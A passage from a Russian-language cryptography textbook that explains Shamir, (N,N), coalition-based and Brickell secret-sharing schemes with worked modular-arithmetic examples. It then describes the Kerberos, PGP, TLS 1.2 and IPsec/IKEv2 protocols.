$$\begin{cases} l_i(x_j) = 1, & x_j = x_i, \\ l_i(x_j) = 0, & x_j \neq x_i. \end{cases}$$

Далее эти многочлены умножаются на значения y_i и в сумме дают исходный многочлен:

$$\begin{aligned} l_i(x) &= \prod_{j \neq i} \frac{x - x_j}{x_i - x_j} \mod p, \\ F(x) &= \sum_i l_i(x)\, y_i \mod p. \end{aligned}$$

Строго говоря, для восстановления самого секрета, которым является свободный член многочлена, не обязательно восстанавливать весь многочлен, а можно использовать упрощённую формулу для восстановления только свободного члена $a_0 = M$:

$$M = \sum_{i=0}^{k-1} y_i \prod_{j=0, j \neq i}^{k-1} \frac{x_j}{x_j - x_i}.$$

Пример. Приведём схему Шамира в поле $\mathbb{GF}(p)$. Для разделения секрета M в $(3, n)$-пороговой схеме используется многочлен степени $3 - 1 = 2$.

$$f(x) = ax^2 + bx + M \mod p,$$

где p – простое число. Пусть $p = 23$. Восстановим секрет M по *теням*

$$(1, 14), (4, 21), (15, 6).$$

Последовательно вычисляем

$$\begin{aligned}
M &= \sum_{i=0}^{k-1} y_i \prod_{j=0, j\neq i}^{k-1} \frac{x_j}{x_j - x_i} && \mod p = \\
&= 14 \cdot \tfrac{4}{4-1} \cdot \tfrac{15}{15-1} + 21 \cdot \tfrac{1}{1-4} \cdot \tfrac{15}{15-4} + 6 \cdot \tfrac{1}{1-15} \cdot \tfrac{4}{4-15} && \mod 23 = \\
&= 14 \cdot \frac{4}{3} \cdot \frac{15}{14} + 21 \cdot \frac{1}{-3} \cdot \frac{15}{11} + 6 \cdot \frac{1}{-14} \cdot \frac{4}{-11} && \mod 23 = \\
&= 20 - 7 \cdot 15 \cdot 11^{-1} + 12 \cdot 7^{-1} \cdot 11^{-1} && \mod 23 = \\
&= 13 \mod 23.
\end{aligned}$$

12.1.3. (N, N)-схема разделения секрета

Рассмотрим пороговую схему распределения одного секрета между двумя легальными пользователями. Она обозначается как $(2, 2)$-схема – это означает, что оба и только оба пользователя могут получить секрет. Предположим, что секрет K_0 – это двоичная последовательность длины M, $K_0 \in \mathbb{Z}_M$.

Разделение секрета K_0 состоит в следующем.

- Первый пользователь в качестве секрета получает случайную двоичную последовательность A_1 длины M.
- Второй пользователь в качестве секрета получает случайную двоичную последовательность $A_2 = K_0 \oplus A_1$ длины M.

- Для получения секрета K_0 оба пользователя должны сложить по модулю 2 свои секретные ключи (последовательности) $K_0 = A_2 \oplus A_1$.

Теперь рассмотрим пороговую (N, N)-схему.

Имеются общий секрет $K_0 \in \mathbb{Z}_M$ и N легальных пользователей, которые могут получить секрет только в случае, если одновременно предъявят свои секретные ключи. Распределение секрета K_0 происходит следующим образом.

- Первый пользователь в качестве секрета получает случайную двоичную последовательность $A_1 \in \mathbb{Z}_M$.
- Второй пользователь в качестве секрета получает случайную двоичную последовательность $A_2 \in \mathbb{Z}_M$ и т. д.
- $(N-1)$-й пользователь в качестве секрета получает случайную двоичную последовательность $A_{N-1} \in \mathbb{Z}_M$.
- N-й пользователь в качестве секрета получает двоичную последовательность

$$K_0 \oplus A_1 \oplus A_2 \oplus \cdots \oplus A_{N-1}.$$

- Для получения секрета K_0 все пользователи должны сложить по модулю 2 свои последовательности:

$$A_1 \oplus A_2 \oplus \cdots \oplus A_{N-1} \oplus (K_0 \oplus A_1 \oplus A_2 \cdots \oplus A_{N-1}) = K_0.$$

Предположим, что собравшихся вместе пользователей меньше общего числа N, например, всего $N-1$ пользователей. Тогда суммирование $N-1$ последовательностей не определяет секрета, а перебор невозможен, так как данная схема разделения секрета аналогична криптосистеме Вернама и обладает совершенной криптостойкостью.

12.2. Распределение по коалициям

12.2.1. Схема для нескольких коалиций

Предположим, что имеется N легальных пользователей

$$\{U_1, U_2, \ldots, U_N\},$$

которым нужно сообщить (открыть, предоставить в доступ) общий секрет K.

Секрет может быть доступен только определённым коалициям, например:

$$C_1 = \{U_1, U_2\},$$
$$C_2 = \{U_1, U_3, U_4\},$$
$$C_3 = \{U_2, U_3\},$$
$$\dots$$

При этом ни одна из коалиций C_i, $i = 1, 2, \dots$ не должна быть подмножеством другой коалиции.

Пример. Имеется 4 участника:

$$\{U_1, U_2, U_3, U_4\},$$

которые образуют 3 коалиции:

$$C_1 = \{U_1, U_2\},$$
$$C_2 = \{U_1, U_3\},$$
$$C_3 = \{U_2, U_3, U_4\}.$$

Распределение частичных секретов между ними представлено в виде таблицы 12.1, в которой введены следующие обозначения: a_1, b_1, c_2, c_3 – случайные числа из кольца $\mathbb{Z}_M$. В строках таблицы содержатся частичные секреты каждого из пользователей, в столбцах таблицы показаны частичные секреты, соответствующие каждой из коалиций.

Таблица 12.1 – Распределение секрета по определённым коалициям

	$C_1 = \{U_1, U_2\}$	$C_2 = \{U_1, U_3\}$	$C_3 = \{U_2, U_3, U_4\}$
U_1	a_1	b_1	–
U_2	$K - a_1$	–	c_2
U_3	–	$K - b_1$	c_3
U_4	–	–	$K - c_2 - c_3$

Как видно из приведённых данных, суммирование по модулю M чисел, записанных в каждом из столбцов таблицы, открывает секрет K.

Пример.

В системе распределения секрета доверенный центр использует кольцо $\mathbb{Z}_m$ целых чисел по модулю m. Требуется разделить секрет K между 5 пользователями:

$$\{U_1, U_2, U_3, U_4, U_5\}$$

так, чтобы восстановить секрет могли только коалиции:

$$\begin{array}{ll} C_1 = \{U_1, U_2\}, & C_2 = \{U_1, U_3\}, \\ C_3 = \{U_2, U_3, U_4\}, & C_4 = \{U_2, U_3, U_5\}, \\ C_5 = \{U_3, U_4, U_5\}, & C_6 = \{U_1, U_2, U_3\}. \end{array}$$

Заданное множество коалиций с доступом не является минимальным, так как одни коалиции входят в другие:

$$C_1 \subset C_6,\ C_2 \subset C_6.$$

Исключая C_6, получим минимальное множество коалиций с доступом к секрету: ни одна из оставшихся коалиций не входит в другую $C_i \nsubseteq C_j$ для $i \neq j$. Пользователям выдаются тени по минимальному множеству коалиций с доступом. В строках таблицы 12.2 содержатся частичные секреты каждого из пользователей, в столбцах таблицы показаны частичные секреты, соответствующие каждой из коалиций.

Таблица 12.2 – Распределение секрета по определённым коалициям

	C_1	C_2	C_3	C_4	C_5
U_1	a_1	b_1	–	–	–
U_2	$K - a_1$	–	c_2	d_2	–
U_3	–	$K - b_1$	c_3	d_3	e_3
U_4	–	–	$K - c_2 - c_3$	–	e_4
U_5	–	–	–	$K - d_2 - d_3$	$K - e_3 - e_4$

Тени выбираются случайно из кольца $\mathbb{Z}_m$. В результате у пользователей будут тени.

12.2.2. Схема разделения секрета Брикелла

Рассмотрим схему Брикелла (англ. *Ernest Francis Brickell*, [17]) разделения секрета по коалициям.

По-прежнему

$$\{U_1, U_2, \ldots, U_N\}$$

– легальные пользователи. Пусть $\mathbb{Z}_p$ – кольцо целых чисел по модулю p. Рассмотрим векторы

$$\mathcal{U} = \{(u_1, u_2, \ldots, u_d)\}, \quad u_i \in \mathbb{Z}_p$$

длины d. Каждому пользователю U_i, $i = 1, \ldots, N$ ставится в соответствие вектор

$$\varphi(U_i) \in \mathcal{U}, \quad i = 1, \ldots, N.$$

Тогда каждой из коалиций, например

$$C_1 = \{U_1, U_2, U_3\},$$

соответствует набор векторов

$$\varphi(U_1), \varphi(U_2), \varphi(U_3).$$

Эти векторы должны быть выбраны так, чтобы их линейная оболочка *содержала* вектор

$$(1, 0, 0, \ldots, 0)$$

длины d. Линейная оболочка любого набора векторов, не образующих коалицию, *не должна* содержать вектор $(1, 0, 0, \ldots, 0)$ длины d.

Пусть $K_0 \in \mathbb{Z}_p$ – общий секрет. Распределение секрета производится следующим образом. Сначала вычисляется вектор $(K_0, K_1, \ldots, K_{d-1})$, где первая координата – это общий секрет, а остальные координаты выбираются из $\mathbb{Z}_p$ случайно. Затем вычисляются скалярные произведения:

$$\begin{aligned}
((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_1)) &= a_1, \\
((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_2)) &= a_2, \\
&\ldots \\
((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_N)) &= a_N.
\end{aligned}$$

Пользователям U_i, $i = 1, 2, \ldots, N$ выдаются их частичные секреты:

$$U_i\colon\ \{\varphi(U_i), a_i\}.$$

Пусть коалиция C – допустимая, например:

$$C = C_1 = \{U_1, U_2, U_3\}.$$

Тогда члены коалиции совместно находят такие коэффициенты $\lambda_1, \lambda_2, \lambda_3$, что

$$\lambda_1\varphi(U_1) + \lambda_2\varphi(U_2) + \lambda_3\varphi(U_3) \;=\; (1, 0, \ldots, 0).$$

После этого вычисляется выражение

$$\begin{array}{l}\lambda_1 a_1 + \lambda_2 a_2 + \lambda_3 a_3 = \\ = ((K_0, K_1, \ldots, K_{d-1}),\ \lambda_1\varphi(U_1) + \lambda_2\varphi(U_2) + \lambda_3\varphi(U_3)) = \\ = ((K_0, K_1, \ldots, K_{d-1}),\ (1, 0, \ldots, 0)) = K_0,\end{array}$$

которое и является общим секретом.

Пример. Для сети из $n = 4$ участников

$$\{U_1, U_2, U_3, U_4\}$$

выбраны следующие векторы длины $k = 3$ над полем $\mathbb{Z}_{23}$:

$$\begin{array}{l}\varphi(U_1) = (0, 2, 0), \\ \varphi(U_2) = (2, 0, 7), \\ \varphi(U_3) = (0, 5, 7), \\ \varphi(U_4) = (0, 2, 9).\end{array}$$

Найдём все коалиции, которые могут раскрыть секрет.

Запишем

$$(1, 0, 0) = c_1(0, 2, 0) + c_2(2, 0, 7) + c_3(0, 5, 7) + c_4(0, 2, 9).$$

Ясно, что $c_2 \neq 0$ и коалициями пользователей, которые дают единичный вектор и, следовательно, могут восстановить секрет, являются:

$$\begin{array}{l}C_1 = \{U_1, U_2, U_3\}, \\ C_2 = \{U_1, U_2, U_4\}, \\ C_3 = \{U_2, U_3, U_4\}.\end{array}$$

Пусть доверенный центр для секрета $K = 4$ выбрал вектор $\bar{a} = (4, 2, 9)$. Тогда участники получают тени:

$$s_1 = (4, 2, 9) \cdot (0, 2, 0) = 4 \mod 23,$$

$$s_2 = (4,2,9)\cdot(2,0,7) = 2 \mod 23,$$
$$s_3 = (4,2,9)\cdot(0,5,7) = 4 \mod 23,$$
$$s_4 = (4,2,9)\cdot(0,2,9) = 16 \mod 23.$$

Возьмём коалицию $C_1 = \{U_1, U_2, U_3\}$ и вычислим коэффициенты c_i:

$$(1,0,0) = c_1(0,2,0) + c_2(2,0,7) + c_3(0,5,7),$$
$$\begin{aligned} c_1 &= 7 \mod 23,\\ c_2 &= 12 \mod 23,\\ c_3 &= 11 \mod 23. \end{aligned}$$

Найдём секрет:

$$K = 7\cdot 4 + 12\cdot 2 + 11\cdot 4 = 4 \mod 23.$$

Глава 13

Примеры систем защиты

13.1. Kerberos для локальной сети

Система аутентификации и распределения ключей Kerberos основана на протоколе Нидхема — Шрёдера (см. разделы ??). Самые известные реализации протокола Kerberos включены в Microsoft Active Directory и ПО Kerberos с открытым исходным кодом для Unix.

Протокол предназначен для решения задачи аутентификации и распределения ключей в рамках локальной сети, в которой есть группа пользователей, имеющих доступ к набору сервисов, для которых требуется обеспечить единую аутентификацию. Протокол Kerberos использует только симметричное шифрование. Секретный ключ используется для взаимной аутентификации.

Естественно, что в глобальной сети Интернет невозможно секретно создать и распределить пары секретных ключей, поэтому Kerberos построен для (виртуальной) локальной сети.

В протоколе используются 4 типа субъектов:

- пользователи системы C_i;
- сервисы S_i, доступ к которым имеют пользователи;
- сервер аутентификации AS (англ. *Authentication Server*), который производит аутентификацию пользователей по паро-

лям и/или смарт-картам только один раз и выдаёт секретные сеансовые ключи для дальнейшей аутентификации;

- сервер выдачи мандатов TGS (англ. *Ticket Granting Server*) для аутентификации доступа к запрашиваемым сервисам, аутентификация выполняется по сеансовым ключам, выданным сервером AS.

Для работы протокола требуется заранее распределить следующие секретные симметричные ключи для взаимной аутентификации.

- Ключи K_{C_i} между пользователем i и сервером AS. Как правило, ключом служит обычный пароль, точнее, результат хэширования пароля. Может быть использована и смарт-карта.
- Ключ K_{TGS} между серверами AS и TGS.
- Ключи K_{S_i} между сервисами S_i и сервером TGS.




Рис. 13.1 – Схема аутентификации и распределения ключей Kerberos

На рис. 13.1 представлена схема протокола, состоящая из 6 шагов.

Введём обозначения для протокола между пользователем C с ключом K_C и сервисом S с ключом K_S:

- ID_C, ID_{TGS}, ID_S – идентификаторы пользователя, сервера TGS и сервиса S соответственно;
- $t_i, \tilde{t}_i$ – запрашиваемые и выданные границы времени действия сеансовых ключей аутентификации;
- ts_i – метка текущего времени (англ. *timestamp*);
- N_i – одноразовая метка (англ. *nonce*), псевдослучайное число для защиты от атак воспроизведения сообщений;
- $K_{C,TGS}, K_{C,S}$ – выданные сеансовые ключи аутентификации пользователя и сервера TGS, пользователя и сервиса S соответственно;
- $T_{TGS} = E_{K_{TGS}}(K_{C,TGS} \parallel ID_C \parallel \tilde{t}_1)$ – мандат (англ. *ticket*) для TGS, который пользователь расшифровать не может;
- $T_S = E_{K_S}(K_{C,S} \parallel ID_C \parallel \tilde{t}_2)$ – мандат для сервиса S, который пользователь расшифровать не может;
- K_1, K_2 – обмен информацией для генерирования общего секретного симметричного ключа дальнейшей коммуникации, например по протоколу Диффи — Хеллмана.

Схема протокола следующая.

1. Первичная аутентификация пользователя по паролю, получение сеансового ключа $K_{C,TGS}$ для дальнейшей аутентификации. Это действие выполняется один раз для каждого пользователя, чтобы уменьшить риск компрометации пароля.
   (a) $C \to AS: \quad ID_C \parallel ID_{TGS} \parallel t_1 \parallel N_1.$
   (b) $C \leftarrow AS: \quad ID_C \parallel T_{TGS} \parallel E_{K_C}(K_{C,TGS} \parallel \tilde{t}_1 \parallel N_1 \parallel ID_{TGS}).$

2. Аутентификация сеансовым ключом $K_{C,TGS}$ на сервере TGS для запроса доступа к сервису выполняется один раз для каждого сервиса. Получение другого сеансового ключа аутентификации $K_{C,S}$.

   (a) $C \rightarrow TGS: \quad ID_S \parallel t_2 \parallel N_2 \parallel T_{TGS} \parallel E_{K_{C,TGS}}(ID_C \parallel ts_1)$.

   (b) $C \leftarrow TGS: \quad ID_C \parallel T_S \parallel E_{K_{C,TGS}}(K_{C,S} \parallel \tilde{t}_2 \parallel N_2 \parallel ID_S)$.

3. Аутентификация сеансовым ключом $K_{C,S}$ на сервисе S – создание общего сеансового ключа дальнейшего взаимодействия.

   (a) $C \rightarrow S: \quad T_S \parallel E_{K_{C,S}}(ID_C \parallel ts_2 \parallel K_1)$.

   (b) $C \leftarrow S: \quad E_{K_{C,S}}(ts_2 \parallel K_2)$.

Аутентификация и проверка целостности достигаются сравнением идентификаторов, одноразовых меток и меток времени внутри зашифрованных сообщений после расшифрования с их действительными значениями.

Некоторым недостатком схемы является необходимость синхронизации часов между субъектами сети.

13.2. Pretty Good Privacy

В качестве примера передачи файлов по сети с обеспечением аутентификации, конфиденциальности и целостности рассмотрим систему PGP (англ. *Pretty Good Privacy*), разработанную Филом Циммерманном (англ. *Phil Zimmermann*) в 1991 г. Изначально система предлагалась к использованию для защищённой передачи электронной почты. Стандартом PGP является OpenPGP. Примерами реализации стандарта OpenPGP являются GNU Privacy Guard (GPG) и netpgp, разработанные в рамках проектов GNU и NetBSD соответственно.

Каждый пользователь обладает одной или несколькими парами из закрытого и открытого ключей. Ключи используются как для расшифрования получаемых пользователем сообщений, так и для генерации электронных подписей отправляемых сообщений. Также пользователь хранит открытые ключи других участников

системы, чтобы иметь возможность отправлять им зашифрованные сообщения и аутентифицировать отправителей принимаемых сообщений.

В системе PGP каждое передаваемое сообщение подписывается закрытым ключом отправителя, затем сообщение шифруется блочной криптосистемой на случайно выбранном секретном сеансовом ключе. Сам сеансовый ключ шифруется криптосистемой с открытым ключом на открытом ключе получателя.

Свои закрытые ключи отправитель хранит в зашифрованном виде. Набор ключей называется связкой закрытых ключей. Шифрование закрытых ключей в связке производится симметричным шифром, ключом которого является функция от пароля, вводимого пользователем. Шифрование закрытых ключей, хранимых на компьютере, является стандартной практикой для защиты от утечки, например, в случае взлома ОС, утери ПК и т. д.

Набор открытых ключей других пользователей называется связкой открытых ключей.




Рис. 13.2 – Схема обработки сообщения в PGP

На рис. 13.2 представлена схема обработки сообщения в PGP для передачи от A к B. Использование аутентификации, сжатия и блочного шифрования является опциональным. Обозначения на рисунке следующие:

- Пароль – пароль, вводимый отправителем для расшифрования связки своих закрытых ключей;
- D – расшифрование блочной криптосистемы для извлечения секретного ключа ЭП отправителя;

- SK_A – закрытый ключ ЭП отправителя;
- ID_{SKa} – идентификатор ключа ЭП отправителя, по которому получатель определяет, какой ключ из связки открытых ключей использовать для проверки подписи;
- m – сообщение (файл) для передачи;
- $h(m)$ – криптографическая хэш-функция;
- E_{SKa} – схема ЭП на секретном ключе SK_A;
- $\|$ – конкатенация битовых строк;
- Z – сжатие сообщения алгоритмом компрессии;
- RND – криптографический генератор псевдослучайной последовательности;
- K_s – сгенерированный псевдослучайный сеансовый ключ;
- E_{Ks} – блочное шифрование на секретном сеансовом ключе K_s;
- PK_B – открытый ключ получателя;
- ID_{PKb} – идентификатор открытого ключа получателя, по которому получатель определяет, какой ключ из связки закрытых ключей использовать для расшифрования сеансового ключа;
- E_{PKb} – шифрование сеансового ключа криптосистемой с открытым ключом на открытом ключе B;
- c – зашифрованное подписанное сообщение.

13.3. Протокол SSL/TLS

Протокол SSL (англ. *Secure Sockets Layer*) был разработан компанией Netscape. Начиная с версии 3, протокол развивается как открытый стандарт TLS (англ. *Transport Layer Security*). Протокол

SSL/TLS обеспечивает защищённое соединение по незащищённому каналу связи на прикладном уровне модели TCP/IP. Протокол встраивается между прикладным и транспортным уровнями стека протоколов TCP/IP. Для обозначения «новых» протоколов, полученных с помощью инкапсуляции прикладного уровня (HTTP, FTP, SMTP, POP3, IMAP и т. д.) в SSL/TLS, к обозначению добавляют суффикс «S» («Secure»): HTTPS, FTPS, POP3S, IMAPS и т. д.

Протокол обеспечивает следующее:

- Одностороннюю или взаимную аутентификацию клиента и сервера по открытым ключам сертификата X.509. В Интернете, как правило, делается *односторонняя* аутентификация веб-сервера браузеру клиента, то есть только веб-сервер предъявляет сертификат (открытый ключ и ЭП к нему от вышележащего УЦ).
- Создание сеансовых симметричных ключей для шифрования и кода аутентификации сообщения для передачи данных в обе стороны.
- Конфиденциальность – блочное или потоковое шифрование передаваемых данных в обе стороны.
- Целостность – аутентификацию отправляемых сообщений в обе стороны имитовставкой HMAC(K, M), описанной ранее.

Рассмотрим протокол TLS последней версии 1.2.

13.3.1. Протокол «рукопожатия»

Протокол «рукопожатия» (англ. *Handshake Protocol*) производит аутентификацию и создание сеансовых ключей между клиентом C и сервером S.

1. $C \to S$:
   (a) ClientHello: 1) URI сервера, 2) одноразовая метка N_C, 3) поддерживаемые алгоритмы шифрования, кода аутентификации сообщений, хэширования, ЭП и сжатия.

2. $C \leftarrow S$:

   (a) ServerHello: одноразовая метка N_S, поддерживаемые сервером алгоритмы.

   После обмена набором желательных алгоритмов сервер и клиент по единому правилу выбирают общий набор алгоритмов.

   (b) Server Certificate: сертификат X.509v3 сервера с запрошенным URI (URI нужен в случае нескольких виртуальных веб-серверов с разными URI на одном узле с одним IP-адресом).

   (c) Server Key Exchange Message: информация для создания предварительного общего секрета *premaster* длиной 48 байтов в виде: 1) обмена по протоколу Диффи — Хеллмана с клиентом (сервер отсылает (g, g^a)), 2)Обмена по другому алгоритму с открытым ключом, 3) разрешения клиенту выбрать ключ.

   (d) Электронная подпись к Server Key Exchange Message на ключе сертификата сервера для аутентификации сервера клиенту.

   (e) Certificate Request: опциональный запрос сервером сертификата клиента.

   (f) Server Hello Done: идентификатор конца транзакции.

3. $C \rightarrow S$:

   (a) Client Certificate: сертификат X.509v3 клиента, если он был запрошен сервером.

   (b) Client Key Exchange Message: информация для создания предварительного общего секрета *premaster* длиной 48 байтов в виде: 1) либо обмена по протоколу Диффи — Хеллмана с сервером (клиент отсылает g^b, в результате обе стороны вычисляют ключ $premaster = g^{ab}$), 2) либо обмена по другому алгоритму, 3) либо ключа, выбранного клиентом и зашифрованного на открытом ключе из сертификата сервера.

(c) Электронная подпись к Client Key Exchange Message на ключе сертификата клиента для аутентификации клиента серверу (если клиент использует сертификат).

(d) Certificate Verify: результат проверки сертификата сервера.

(e) Change Cipher Spec: уведомление о смене сеансовых ключей.

(f) Finished: идентификатор конца транзакции.

4. $C \leftarrow S$:

(a) Change Cipher Spec: уведомление о смене сеансовых ключей.

(b) Finished: идентификатор конца транзакции.

Одноразовая метка N_C состоит из 32 байтов. Первые 4 байта содержат текущее время (gmt_unix_time), оставшиеся байты – псевдослучайную последовательность, которую формирует криптографически стойкий генератор псевдослучайных чисел.

Предварительный общий секрет *premaster* длиной 48 байтов вместе с одноразовыми метками используется как инициализирующее значение генератора PRF для получения общего секрета *master*, тоже длиной 48 байтов:

$$master = PRF(premaster,\ \text{текст “master secret”},\ N_C + N_S).$$

И, наконец, уже из секрета *master* таким же способом генерируется 6 окончательных сеансовых ключей, следующих друг за другом в битовой строке:

$$\{(K_{E,1} \parallel K_{E,2}) \parallel (K_{\text{MAC},1} \parallel K_{\text{MAC},2}) \parallel (IV_1 \parallel IV_2)\} =$$

$$= PRF(master,\ \text{текст “key expansion”},\ N_C + N_S),$$

где $K_{E,1}$, $K_{E,2}$ – два ключа симметричного шифрования, $K_{\text{MAC},1}$, $K_{\text{MAC},2}$ – два ключа имитовставки, IV_1, IV_2 – два инициализирующих вектора режима сцепления блоков. Ключи с индексом 1 используются для коммуникации от клиента к серверу, с индексом 2 – от сервера к клиенту.

13.3.2. Протокол записи

Протокол записи (англ. *Record Protocol*) определяет формат TLS-пакетов для вложения в TCP-пакеты.

1. Исходными сообщениями M для шифрования являются пакеты протокола следующего уровня в модели OSI: HTTP, FTP, IMAP и т. д.
2. Сообщение M разбивается на блоки m_i размером не более 16 кибибайт.
3. Блоки m_i сжимаются алгоритмом компрессии в блоки z_i.
4. Вычисляется имитовставка для каждого блока z_i и добавляется в конец блоков: $a_i = z_i \parallel \mathrm{HMAC}(K_{\mathrm{MAC}}, z_i)$.
5. Блоки a_i шифруются симметричным алгоритмом с ключом K_E в некотором режиме сцепления блоков с инициализирующим вектором IV в полное сжатое аутентифицированное зашифрованное сообщение C.
6. К шифртексту C добавляется заголовок протокола записи TLS, в результате чего получается TLS-пакет для вложения в TCP-пакет.

13.4. Защита IPsec на сетевом уровне

Набор протоколов IPsec (англ. *Internet Protocol Security*) [49] является неотъемлемой частью IPv6 и дополнительным необязательным расширением IPv4. IPsec обеспечивает защиту данных на сетевом уровне IP-пакетов.

IPsec определяет:

- первичную аутентификацию сторон и управление сеансовыми ключами (протокол IKE, Internet Key Exchange);
- шифрование с аутентификацией (протокол ESP, Encapsulating Security Payload);
- только аутентификацию сообщений (протокол AH, Authentication Header).

Основное (современное) применение этих протоколов состоит в построении VPN (Virtual Private Network – виртуальная частная сеть) при использовании IPsec в так называемом туннельном режиме.

Аутентификация в режимах ESP и AH определяется поразному. Аутентификация в ESP гарантирует целостность только зашифрованных полезных данных (пакетов следующего уровня после IP). Аутентификация AH гарантирует целостность всего IP-пакета (за исключением полей, изменяемых в процессе передачи пакета по сети).

13.4.1. Протокол создания ключей IKE

Протокол IKE версии 2 (англ. *Internet Key Exchange*) [48], по существу, можно описать следующим образом. Пусть I – инициатор соединения, R – отвечающая сторона.

Протокол состоит из двух фаз. Первая фаза очень похожа на установление соединения в SSL/TLS: она включает возможный обмен сертификатами C_I, C_R стандарта X.509 для аутентификации (или альтернативную аутентификацию по общему заранее созданному секретному ключу) и создание общих предварительных сеансовых ключей протокола IKE по протоколу Диффи — Хеллмана. Сеансовые ключи протокола IKE служат для шифрования и аутентификации сообщений второй фазы. Вторая фаза создаёт сеансовые ключи для протоколов ESP, AH, то есть ключи для шифрования конечных данных. Сообщения второй фазы также используются для смены ранее созданных сеансовых ключей, и в этом случае протокол сразу начинается со второй фазы с применением ранее созданных сеансовых ключей протокола IKE.

1. Создание предварительной защищённой связи для протокола IKE и аутентификация сторон.

   (a) $I \to R$: (g^{x_I}, одноразовая метка N_I, идентификаторы поддерживаемых криптографических алгоритмов).

   (b) $I \leftarrow R$: (g^{x_R}, одноразовая метка N_R, идентификаторы выбранных алгоритмов, запрос сертификата C_I).

   Протокол Диффи — Хеллмана оперирует с генератором $g = 2$ в группе $\mathbb{Z}_p^*$ для одного из двух фиксированных p

длиной 768 или 1024 бита. После обмена элементами g^{x_I} и g^{x_R} обе стороны обладают общим секретом $g^{x_I x_R}$.

Одноразовые метки N_I, N_R созданы криптографическим генератором псевдослучайных чисел PRF.

После данного сообщения стороны договорились об используемых алгоритмах и создали общие сеансовые ключи:

$$seed = PRF(N_i \parallel N_r,\ g^{x_I x_R}),$$

$$\{K_d \| Ka_I \| Ka_R \| Ke_I \| Ke_R\} = PRF(seed,\ N_i \parallel N_r),$$

где Ka_I, Ka_R – ключи кода аутентификации для связи в обоих направлениях, Ke_I, Ke_R – ключи шифрования сообщений для двух направлений, K_d – инициирующее значение генератора PRF для создания сеансовых ключей окончательной защищённой связи, функцией $PRF(x)$ обозначается выход генератора с инициализирующим значением x.

При дальнейшем обмене данными сообщения шифруются алгоритмом AES в режиме CBC со случайно выбранным инициализирующим вектором IV на сеансовых ключах Ke и аутентифицируются имитовставкой на ключах Ka. Введём обозначения для шифрования сообщения m со сцеплением блоков $E_{Ke_X}(m)$, и совместного шифрования, и добавления кода аутентификации сообщений $\langle m \rangle_X$ для исходящих данных от стороны X:

$$E_{Ke_X}(m) = IV \parallel E_{Ke_X}(IV \parallel m),$$

$$\langle m \rangle_X = E_{Ke_X}(m) \parallel \text{HMAC}(Ka_X,\ E_{Ke_X}(m)).$$

(c) $I \to R$: $\langle ID_I,\ C_I,$ запрос сертификата $C_R,\ ID_R,\ A_I \rangle_I$.
По значениям идентификаторов ID_I, ID_R сторона R проверяет знание стороной I ключей Ke, Ka.

Поле A_I обеспечивает аутентификацию стороны I стороне R одним из двух способов. Если используются сертификаты, то I показывает, что обладает закрытым ключом, парным открытому ключу сертификата C_I, подписывая сообщение $data$:

$$A_I = \text{ЭП}(data).$$

Сторона R также проверяет сертификат C_I по цепочке до доверенного сертификата верхнего уровня.

Второй вариант аутентификации – по общему секретному симметричному ключу аутентификации K_{IR}, который заранее был создан I и R, как в Kerberos. Сторона I показывает, что знает общий секрет, вычисляя

$$A_I = PRF(PRF(K_{IR}, \text{текст "Key Pad for IKEv2"}), \mathit{data}).$$

Сторона R сравнивает присланное значение A_I с вычисленным и убеждается, что I знает общий секрет.

Сообщение $data$ – это открытое сообщение данной транзакции, за исключением нескольких полей.

(d) $I \leftarrow R$: $\langle ID_R,\ C_R,\ A_R \rangle_R$.

Производится аутентификация стороны R стороной I аналогичным образом.

2. Создание защищённой связи для протоколов ESP, AH, то есть ключей шифрования и кодов аутентификации конечных полезных данных. Фаза повторяет первые две транзакции первой фазы с созданием ключей по одноразовой метке N' и протоколу Диффи — Хеллмана с закрытыми ключами x'.

   (a) $I \to R$: $\langle g^{x'_I}$, одноразовая метка N'_I, поддерживаемые алгоритмы для ESP, AH$\rangle_I$.

   (b) $I \to R$: $\langle g^{x'_R}$, одноразовая метка N'_R, выбранные алгоритмы для ESP, AH$\rangle_R$.

   По окончании второй фазы обе стороны имеют общие секретные ключи Ke, Ka для шифрования и коды аутентификации в двух направлениях, от стороны I и от стороны R:

$$\{Ka'_I \parallel Ka'_R \parallel Ke'_I \parallel Ke'_R\} = PRF(K_d,\ g^{x'_I x'_R} \parallel N'_I \parallel N'_r).$$

Итогом работы протокола IKE является набор сеансовых ключей для шифрования Ke'_I, Ke'_R и кодов аутентификации Ka'_I, Ka'_R в протоколах ESP и AH.

13.4.2. Таблица защищённых связей

Защищённая связь (англ. *Security Association, SA*) является *однонаправленной* от отправителя к получателю и характеризуется тремя основными параметрами:

- индексом параметров защиты – уникальным 32-битовым числом, входящим в заголовок ESP- и AH-пакетов;
- IP-адресом стороны-отправителя;
- идентификатором применения ESP- или AH-протокола.

Защищённые связи хранятся в таблице защищённых связей со следующими полями:

- счётчик порядкового номера, входит в заголовок ESP- и AH-пакетов;
- окно защиты от воспроизведения – скользящий буфер порядковых номеров пакетов для защиты от пропуска и повтора пакетов;
